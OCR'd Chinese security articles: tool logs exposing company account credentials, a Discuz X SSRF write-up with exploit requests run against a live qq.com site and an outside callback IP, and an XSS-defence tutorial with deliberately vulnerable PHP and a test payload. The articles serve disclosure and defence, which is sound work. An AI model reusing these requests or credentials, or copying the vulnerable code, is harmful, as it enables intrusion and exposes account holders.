06:00:23]code:8102 ERROR:The username is invalid, please contact administrator.[AccountInfo]username:北京                    科技发展有限公司_AD_17893 password:Q
06:00:23]code:8102 ERROR:The username is invalid, please contact administrator.[AccountInfo]username:厦门                    纱有限公司_AD_28026 password:S
06:00:24]code:8102 ERROR:The username is invalid, please contact administrator.[AccountInfo]username:杭州                    飞有限公司_AD_15400 password:Ton
06:00:24]code:8303 ERROR:The target in request header is not authorized to login.[AccountInfo]username:上                    password:Sfht2015 api-type:百度
06:00:25]code:8102 ERROR:The username is invalid, please contact administrator.[AccountInfo]username:米牛 password:                    5 api-type:百度
06:00:27]code:8102 ERROR:The username is invalid, please contact administrator.[AccountInfo]username:三菱重工空调系统(上海)有限公司_AD_11658 password:Sa
06:00:27]code:8102 ERROR:The username is invalid, please contact administrator.[AccountInfo]username:浙江报喜鸟服饰股份有限公司_AD_                    81 password:E
06:00:29]code:8303 ERROR:The target in request header is not authorized to login.[AccountInfo]username:西部石油 password:                    15 api-type:百度
06:00:29]code:8202 ERROR:The password is invalid.[AccountInfo]username:海尔集团电子商务有限公司_AD_5026 password:H                    3 api-type:百度
06:00:30]code:8102 ERROR:The username is invalid, please contact administrator.[AccountInfo]username:Farfetch.comLimited_AD_27606 password:Fa                    45
06:00:30]code:8102 ERROR:The username is invalid, please contact administrator.[AccountInfo]username:倍乐生商贸(中国)有限公司_AD_5080 password:(                    23
06:00:30]code:8402 ERROR:The token is invalid, please contact administrator.[AccountInfo]username:baidu-湖北移动2151828 password:Hbyd2015 api-type:百度
06:00:30]code:8102 ERROR:The username is invalid, please contact administrator.[AccountInfo]username:飞利浦（中国）投资有限公司_AD_3077 password:p                    20
06:00:31]code:8102 ERROR:The username is invalid, please contact administrator.[AccountInfo]username:三菱重工空调系统(上海)有限公司_AD_11658 password:S
06:00:31]code:8102 ERROR:The username is invalid, please contact administrator.[AccountInfo]username:三菱重工空调系统(上海)有限公司_AD_11658 password:S
06:00:31]code:8102 ERROR:The username is invalid, please contact administrator.[AccountInfo]username:飞利浦（中国）投资有限公司_AD_3077 password:                    2
06:00:32]code:8102 ERROR:The username is invalid, please contact administrator.[AccountInfo]username:飞利浦（中国）投资有限公司_AD_3077 password:p
06:00:32]code:8102 ERROR:The username is invalid, please contact administrator.[AccountInfo]username:中国银联股份有限公司_AD_913 password:Zgyl@123 api-t
06:00:32]code:8102 ERROR:The username is invalid, please contact administrator.[AccountInfo]username:飞利浦（中国）投资有限公司_AD_3077 password:                    20
06:00:32]code:8102 ERROR:The username is invalid, please contact administrator.[AccountInfo]username:飞利浦（中国）投资有限公司_AD_3077 password:                    m20
06:00:33]code:8202 ERROR:The password is invalid.[AccountInfo]username:baidu-海尔商城电视8130457 password:F                    3 api-type:百度
06:00:33]code:8202 ERROR:The password is invalid.[AccountInfo]username:baidu-海尔商城2113931 password:H                    3 api-type:百度
06:00:34]code:8202 ERROR:The password is invalid.[AccountInfo]username:baidu-海尔商城2113931 password:H                    api-type:百度
06:00:34]code:8202 ERROR:The password is invalid.[AccountInfo]username:海尔集团电子商务有限公司_AD_5026 password:                    api-type:百度
06:00:36]code:8102 ERROR:The username is invalid, please contact administrator.[AccountInfo]username:泰康人寿保险股份有限公司_AD_3483 password:Ta                    gPZ
06:00:40]code:8102 ERROR:The username is invalid, please contact administrator.[AccountInfo]username:海尔集团电子商务有限公司_AD_5026? password:H                    8123
06:00:40]code:8102 ERROR:The username is invalid, please contact administrator.[AccountInfo]username:中国国际航空股份有限公司_AD_1926 password:gu                    ngAI
06:00:40]code:8102 ERROR:The username is invalid, please contact administrator.[AccountInfo]username:阳光保险集团股份有限公司_AD_4874 password:Y                    23 a
06:00:42]code:8202 ERROR:The password is invalid.[AccountInfo]username:baidu-新东方移动2134719 password:#                    api-type:百度
06:00:42]code:8202 ERROR:The password is invalid.[AccountInfo]username:baidu-长沙新东方2112863 password:C                    013.xxglb api-type:百度
06:00:43]code:8202 ERROR:The password is invalid.[AccountInfo]username:baidu-厦门新东方2112863 password:                    api-type:百度
06:00:43]code:8202 ERROR:The password is invalid.[AccountInfo]username:baidu-新东方唐山2112863 password:                    9 api-type:百度
06:00:44]code:8202 ERROR:The password is invalid.[AccountInfo]username:baidu-南京鼓楼新东方                    .0 api-type:百度
06:00:45]code:8202 ERROR:The password is invalid.[AccountInfo]username:baidu-无锡新东方2102261 password:                    12 api-type:百度
06:00:46]code:8202 ERROR:The password is invalid.[AccountInfo]username:baidu-济南新东方2102501 password:                    ter276417471 api-type:百度
06:00:46]code:8202 ERROR:The password is invalid.[AccountInfo]username:baidu-深圳新东方2104905 password:X                    12 api-type:百度
06:00:48]code:8202 ERROR:The password is invalid.[AccountInfo]username:baidu-新东方武汉2112015 password:1                    api-type:百度
06:00:51]code:8202 ERROR:The password is invalid.[AccountInfo]username:baidu-广州海珠私立新东方2102015 password:G                    .98xdf api-type:百度
06:00:51]code:8202 ERROR:The password is invalid.[AccountInfo]username:Baidu-新东方徐州学校2134719 password:                    38 api-type:百度
06:00:51]code:8202 ERROR:The password is invalid.[AccountInfo]username:baidu-武汉新东方2134719 password:1                    api-type:百度
06:00:51]code:8202 ERROR:The password is invalid.[AccountInfo]username:baidu-阳光车险2115348 password:Y                    015 api-type:百度
06:00:51]code:8202 ERROR:The password is invalid.[AccountInfo]username:baidu-阳光车险2115348-2 password:Y                    15 api-type:百度
06:00:52]code:70002 ERROR:login failed[AccountInfo]username:姿娜挺猪 password:FQTY                    api-type:360
06:00:52]code:70002 ERROR:login failed[AccountInfo]username:姿娜挺9 password:FQTY                    api-type:360
06:00:53]code:70002 ERROR:login failed[AccountInfo]username:姿娜挺8 password:FQTYM                    i api-type:360
```

安全客（bobao.360.cn）

0x6 总结

部分外挂性质的工具以封装厂商业务接口的形式引导用户在第三方登录，使用这种工具隐藏着巨大的安全隐患。

类似文中案例，第三方工具有能力主动记录使用者的明文账号密码，即使没有主动记录，在工具服务端访问日志中同样会留下相关的数据。而这些工具的经营者基本都不具备完善的安全意识和措施来存储这些敏感数据，出现内鬼，甚至被黑客攻破，用户都将面临密码泄露的危险。

另一方面，恶意经营者往往会在软件中植入木马后门，用来收集用户隐私信息，盗取账号及敏感信息，甚至用来进行违法活动。

作为厂商，如何做好风控，如何有效识别用户异常行为并及时帮助用户止损，业务安全任重道远。

Discuz X 系列门户文章功能 SSRF 漏洞挖掘与分析

作者：ModNar@0keeTeam

原文来源：【安全客】http://bobao.360.cn/learning/detail/2889.html

起因&漏洞点

在看 ImageMagick 影响 DZ 这条线,排查上传点时发现的有问题逻辑

简单说就是：

1. 正则并没对 content 参数包含的 url 部分内容做限制,
2. DZ 图片后缀检查函数可用 aaa.php#b.jpg 绕过
3. DZ 图片内容检查函数限制了非图片文件请求的 SSRF 利用后的回显

```
if($operation == 'downremotefile') {
    $arrayimageurl = $temp = $imagereplace = array();
    $string = $_GET['content'];
    $downremotefile = true;
    preg_match_all("/\<img.+src=('|\"|)?(.*)(\\1)([\s].*)?\>/ismUe", $string, $temp, PREG_SET_ORDER);
    if(is_array($temp) && !empty($temp)) {
        foreach($temp as $tempvalue) {
            $tempvalue[2] = str_replace('\"', '', $tempvalue[2]);
            if(strlen($tempvalue[2])){
                $arrayimageurl[] = $tempvalue[2];
            }
        }
        $arrayimageurl = array_unique($arrayimageurl);
        if($arrayimageurl) {
            foreach($arrayimageurl as $tempvalue) {
                $imageurl = $tempvalue;
                $imagereplace['oldimageurl'][] = $imageurl;
                $attach['ext'] = $upload->fileext($imageurl);
                if(!$upload->is_image_ext($attach['ext'])) {
                    continue;
                }
                $content = '';
                if(preg_match('/^(http:\/\/|\.)/i', $imageurl)) {
                    $content = dfsockopen($imageurl);
                } elseif(checkperm('allowdownlocalimg')) {
                    if(preg_match('/^data\/(.*?)\.thumb\.jpg$/i', $imageurl)) {
                        $content = file_get_contents(substr($imageurl, 0, strrpos($imageurl, '.')-6));
                    } elseif(preg_match('/^data\/(.*?)\.(jpg|jpeg|gif|png)$/i', $imageurl)) {
                        $content = file_get_contents($imageurl);
                    }
                }
```

360安全播报（bobao.360.cn）

前提分析

source\include\portalcp\portalcp_upload.php ：

```
Line 19：

if($aid) {

        //目前只能走 aid 存在的逻辑,原因上面已解释

        $article = C::t('portal_article_title')->fetch($aid);

        if(!$article) {
```

```
                        portal_upload_error(lang('portalcp', 'article_noexist'));
            }
            if(check_articleperm($catid, $aid, $article, false, true) !== true) {
                        portal_upload_error(lang('portalcp', 'article_noallowed'));
            }
} else {
            if(($return = check_articleperm($catid, $aid, null, false, true)) !== true) {
                        portal_upload_error(lang('portalcp', $return));
            }
}
source\function\function_portalcp.php
//此函数用于判断是否具有操作文章的权限,由于前两个条件在数据库里初始化,普通用户无法绕过。
//所以这里主要关注 modauthkey 这个函数的算法是否可预测
function check_articleperm(
            if($_G['group']['allowmanagearticle'] || (empty($aid) && $_G['group']['allowpostarticle']) ||
$_GET['modarticlekey'] == modauthkey($aid)) {
                        return true;
            }
```

source\function\function_portalcp.php：

```
//此函数用于判断是否具有操作文章的权限,由于前两个条件在数据库里初始化,普通用户无法绕过。
//所以这里主要关注 modauthkey 这个函数的算法是否可预测
function check_articleperm(
            if($_G['group']['allowmanagearticle'] || (empty($aid) && $_G['group']['allowpostarticle']) ||
$_GET['modarticlekey'] == modauthkey($aid)) {
                        return true;
            }
```

source\function\function_core.php：

```
//生成算法里有个 authkey,值是 Discuz 安装时随机生成的
//于是换个思路去看,是否有调用此函数且泄露到页面里的逻辑
function modauthkey($id) {
```

```
        return md5(getglobal('username').getglobal('uid').getglobal('authkey').substr(TIMESTAMP, 0, -7).$id);
}
```

定位前台可能输出 modauthkey 的点

source\module\forum\forum_redirect.php ：

```
//这里条件似乎很简单,只要'modthreadkey'参数值不为空即可在跳转链接中带上由tid算出的modauthkey

//$tid 可控是关键

Line 108:

header("HTTP/1.1 301 Moved Permanently");

dheader("Location:

forum.php?mod=viewthread&tid=$tid&page=$page$authoridurl$ordertypeurl".(isset($_GET['modthreadkey'])

&& ($modthreadkey = modauthkey($tid)) ? "&modthreadkey=$modthreadkey": '')."#pid$pid");

Line 22:

//$ptid, $pid 都可由 GET 参数控制,关键的$tid 是由这两个参数查库得来的

//其中前者和$tid 关联度较高,只要数据库里存在对应 id,则$_GET['ptid']==$ptid==$tid

//又因为数据表中自增的 id 字段是从 1 开始的,所以前面分析到 portalcp_upload.php 检查逻辑时,只能走

$aid 存在且不等于 0 的逻辑

if($_GET['goto'] == 'findpost') {
        $post = $thread = array();
        if($ptid) {
                $thread = get_thread_by_tid($ptid);
        }
        if($pid) {
                if($thread) {
                        $post = C::t('forum_post')->fetch($thread['posttableid'], $pid);
                } else {
                        $post = get_post_by_pid($pid);
                }
                if($post && empty($thread)) {
                        $thread = get_thread_by_tid($post['tid']);
                }
```

```
        }
        if(empty($thread)) {
                showmessage('thread_nonexistence');
        } else {
                $tid = $thread['tid'];
        }
```

得出利用前提

ptid==aid 且两者必须存在(ptid==帖子 id,aid==门户文章 id),pid=任意评论 id。

即论坛门户发表过文章,具体可用以下方法探测:

http://xxx.com/portal.php?mod=view&aid=1


利用和复现

以最新的 Discuz(20151208)为例

准备和确认

http://a.cn/discuz_x3.2_sc_gbk/upload/portal.php?mod=view&aid=1


确认门户中存在发表过的文章,记录下可用的 aid



第一步

登陆后,请求获取 modauthkey 算出的一个 key,用于操作对应文章:

http://a.cn/discuz_x3.2_sc_gbk/upload/forum.php?mod=redirect&goto=findpost&modthreadkey=1&ptid=1&pid=1



从跳转的链接取出 modthreadkey 的参数值:


http://a.cn/discuz_x3.2_sc_gbk/upload/forum.php?mod=viewthread&tid=1&page=1&modthreadkey=fce8163c9f310147f91a244a9eb9dc33#pid1

第二步

带上当前 formhash,modarticlekey 拼上第一步的 modthreadkey 的值,即可发请求:

POST:http://a.cn/discuz_x3.2_sc_gbk/upload/portal.php?mod=portalcp&ac=upload&aid=1&catid=1&op=downremotefile&formhash=760dc9d6&modarticlekey=fce8163c9f310147f91a244a9eb9dc33&content=%3Cimg%20src=http://internal.zabbix/images/general/zabbix.png%3E


aa=a



图片被下载并上传到 Discuz 指定的图片路径下:

http://a.cn/discuz_x3.2_sc_gbk/upload/data/attachment/portal/201605/17/112626qszsaqolbm9l93qm.png

http://a.cn/discuz_x3.2_sc_gbk/upload/data/attachment/portal/201605/17/112626qszsaqolbm9l93qm.png.thumb.jpg



线上站点示例

Baidu:

site:qq.com inurl:"portal.php?mod=view&aid="

SSRF 请求图片:

http://mygd.qq.com/portal.php?mod=portalcp&ac=upload&aid=17&catid=1&op=downremotefile&formhash=754a473f&modarticlekey=652bc33b2c85a19e52ccfb093bf160ce&content=%3Cimg%20src=http://www.baidu.com/img/bd_logo1.png%3E

保存地址:

http://mygd.qq.com/tfs/portal/201605/17/172818qm7rrrnp3mkq5c4r.png

SSRF 请求其他地址:

http://mygd.qq.com/portal.php?mod=portalcp&ac=upload&aid=17&catid=1&op=downremotefile&formhash=754a473f&modarticlekey=652bc33b2c85a19e52ccfb093bf160ce&content=%3Cimg%20src=http://103.42.13.155/justtest.php%231.png%3E

远程 nc 监听:

```
[root@localhost test]# nc -lvv 80
Ncat: Version 6.40 ( http://nmap.org/ncat )
Ncat: Listening on :::80
Ncat: Listening on 0.0.0.0:80
Ncat: Connection from 183.62.125.139.
Ncat: Connection from 183.62.125.139:49023.
GET /justtest.php HTTP/1.1
Host: 103.42.13.155
Accept: */*

NCAT DEBUG: Closing connection.
You have new mail in /var/spool/mail/root
[root@localhost test]# nc -lvv 80
Ncat: Version 6.40 ( http://nmap.org/ncat )
Ncat: Listening on :::80
Ncat: Listening on 0.0.0.0:80
Ncat: Connection from 113.108.10.10.
Ncat: Connection from 113.108.10.10:34411.
GET /justtest.php HTTP/1.1
Host: 103.42.13.155
Accept: */*
```

360安全播报 (bobao.360.cn)

修复方案

临时修复方案

source/include/portalcp/portalcp_upload.php

对应修改或新增代码 :

```
function filter_ssrf($url)
{
        $private_ipList = array(
"127.0.0.0"=>"127.255.255.255",
        "10.0.0.0"=>"10.255.255.255",
        "172.16.0.0"=>"172.31.255.255",
        "192.168.0.0"=>"192.168.255.255"
        );
        $urlInfo = parse_url($url);
        $ip = gethostbyname($urlInfo['host']);
        $iplong = ip2long($ip);
        if (!empty($iplong)){
                foreach($private_ipList as $startIp=>$endIp){
                        $startLong = ip2long($startIp);
```

```
                                $endLong = ip2long($endIp);
                                if ($iplong >= $startLong && $iplong <= $endLong){
                                        echo "filtered";
                                        return false;
                                }
                        }
                        return true;
                }
                else return false;
}
$operation = $_GET['op'] ? $_GET['op'] : '';
……
……
                if(!$upload->is_image_ext($attach['ext'])) {
                        continue;
                                }
                        $content = '';
                if(preg_match('/^(http:\/\/|\.)/i', $imageurl) && filter_ssrf($imageurl)) {
                        $content = dfsockopen($imageurl);
                                } elseif(checkperm('allowdownlocalimg')) {
```

官方补丁

http://www.discuz.net/thread-3570835-1-1.html

source/function/function_portalcp.php :

文件： upload\source\function\function_portalcp.php

```
 1   1  <?php
 2   2
 3   3  /**
 4   4  *      [Discuz!] (C)2001-2099 Comsenz Inc.
 5   5  *      This is NOT a freeware, use is subject to license terms
 6   6  *
 7      *      $Id: function_portalcp.php 35034 2014-10-27 03:42:17Z laoguozhang $
    7   *      $Id: function_portalcp.php 35943 2016-05-18 03:26:08Z nemohou $
 8   8  */
 9   9
10  10  if(!defined('IN_DISCUZ')) {
11  11          exit('Access Denied');
12  12  }
13  13

980 980                         showmessage('article_category_empty');
981 981                 } else {
982 982                         return 'article_category_empty';
983 983                 }
984 984         }
985 985
986             if($_G['group']['allowmanagearticle'] || (empty($aid) && $_G['group']['allowpostarticle'])) || $_GET['modarticlekey'] == modauthkey($aid)) {
    986         if($_G['group']['allowmanagearticle'] || (empty($aid) && $_G['group']['allowpostarticle'])) {
987 987                 return true;
988 988         }
989 989
990 990         $permission = getallowcategory($_G['uid']);
991 991         if(isset($permission[$catid])) {
992 992                 if($permission[$catid]['allowmanage'] || (empty($aid) && $permission[$catid]['allowpublish'])) {
```

360安全播报（bobao.360.cn）

总结

1. 此漏洞的利用需要一定的前提,即论坛管理者在论坛门户发表过文章,具体可用以下方法探测：

http://*/portal.php?mod=view&aid={30}

2. 下载结合上传的逻辑隐患较多,排查其他类型漏洞的时候可以捎带关注这些逻辑的实现

3. 绕过涉及到随机密钥算法的函数检查,可以全局查找程序可能泄露算法返回值的地方入手

漏洞处理 Time Line

处理时间	处理详情
2016-05-17 18:06:47	向 TSRC 报告了该漏洞。
2016-05-17 18:59:01	问题评估中
2016-05-18 15:22:10	TSRC 管理员确认了该漏洞
2016-05-19 16:54:04	协助 TSRC 管理员确认了该漏洞细节
2016-06-01 10:36:26	Discuz 官方发布 20160601 补丁,修复了此问题

前端防御 XSS 及 XSS 报警机制

作者：Black-Hole
原文来源：【安全客】http://bobao.360.cn/learning/detail/2937.html

前言

我不否认前端在处理 XSS 的时候没有后端那样方便快捷,但是很多人都在说过滤 XSS 的事就交给后端来做吧。前端做没什么用。我个人是非常反感这句话的。虽然说前端防御 XSS 比较麻烦,但是,不是一定不行。他只是写的代码比后端多了而已。而且前端防御 XSS 比后端防御 XSS 功能多,虽说后端也可以完成这些功能,但是代码量会比前端代码多很多很多。其实说了那么多,交给 nginx||apache||nodeJs||Python 会更好处理。但是我不会 C,也就没办法写 nginx 模块了。而且也不在本文章的范围内,等我什么时候学会 C 再说把。有人会问为什么不直接防御,而是不防御报警呢。很简单,因为防御的话,攻击者会定位到那一段的 JavaScript 代码,从而下次攻击的时候绕过代码。如果不防御而报警的话,攻击者会降低警觉,不会在看 JavaScript 代码(至少我是这样)。回到正题,下面说的代码,是基于 thinkphp 框架和 bootstrap3.3.5 框架。如果你的网站没有使用 thinkphp3.2.3 框架的话,可以参照我的思路重新写一个。这里我强调一下“前端防御 XSS 是建立在后端忘记做过滤,没有做过滤,疏忽做过滤的基础上的。

0x01：后端数据反馈过滤

现在大部分的网站都是在后端过滤一下后，就交给数据库，然后前端输出，整个流程只有后端做了防护，一般这个防护被绕过或者某个参数的防护没有做，那么网站就会被沦陷了(请别以为 XSS 只能获取 cookie,熟练的程度取决于你的思想和编程)

现在我们来假设一下网站的一个 URL 参数没有做好过滤,直接导入数据库了,然后在前端反馈结果。代码如下:

把用户输入的内容导入到数据库里 defenderXssTest_GetData.php ：

```
<?php

  if(empty($_GET['xss'])){              //判断当前 URL 是否存在 XSS 参数

    exit();
  }
  $xssString= $_GET['xss'];

  /*数据库基础配置*/
```

```
$mysql_name='localhost';
$mysql_username='root';
$mysql_password='123456';
$mysql_database='xsstest';
$conn= mysql_connect($mysql_name,$mysql_username,$mysql_password);
mysql_query("setnames 'utf8'");
mysql_select_db($mysql_database);
$sql= "insert into XSSTest (xss) values ('$xssString')";
mysql_query($sql);
mysql_close();
```

返回数据库中最后一条数据内容(即最新的内容)defenderXssTest_QueryData.php：

```
<?php
/*数据库基础配置*/
$mysql_name='localhost';
$mysql_username='root';
$mysql_password='123456';
$mysql_database='xsstest';
$conn= mysql_connect($mysql_name,$mysql_username,$mysql_password);
mysql_query("setnames 'utf8'");
mysql_select_db($mysql_database);
$sql="select * from XSSTest where id = (select max(id) fromXSSTest)";          //返回数据库中最后一条数据
$xssText= mysql_query($sql);
while($row= mysql_fetch_array($xssText)){ //显示从数据库中返回的数据
    echo$row['xss'];
}
mysql_close();
```

前端输入及反馈 defenderXssTest.html：


```
<!DOCTYPEhtml>
<html>
<head>
<metacharset="utf-8">
```

```
  <title>前端防御 XSS#Demo1</title>
</head>
<body>
  <inputtype="text" name="xss">
  <inputtype="submit" value="提交"id="xssGet">
</body>
<!--测试请记得更换 jQuery 路径--!>
<scripttype="text/javascript"src="/Public/js/library/jquery.js"></script>
<script>
  $("#xssGet").click(function(){
    $.ajax({
      url:'/defenderXssTest_GetData.php',
      type:'get',
      dataType:'text',
      data:"xss="+$('input:first').val(),
      cache:false,
      async:false,
    })
    .done(function(){
      $.ajax({
        url:'/defenderXssTest_QueryData.php',
        type:'post',
        dataType:'text',
        cache:false,
        async:false,
      })
      .done(function(data){
        $("body").append(data);
      })
    })
  });
</script>
</html>
```


一共三个文件,因为测试用,我就没把数据库基础配置分离出来放在其他文件里了。

现在我们在浏览器里打开 defenderXssTest.html 文件:

输入“<script>(1)</script>”后,点击“提交”。会发现弹窗了:



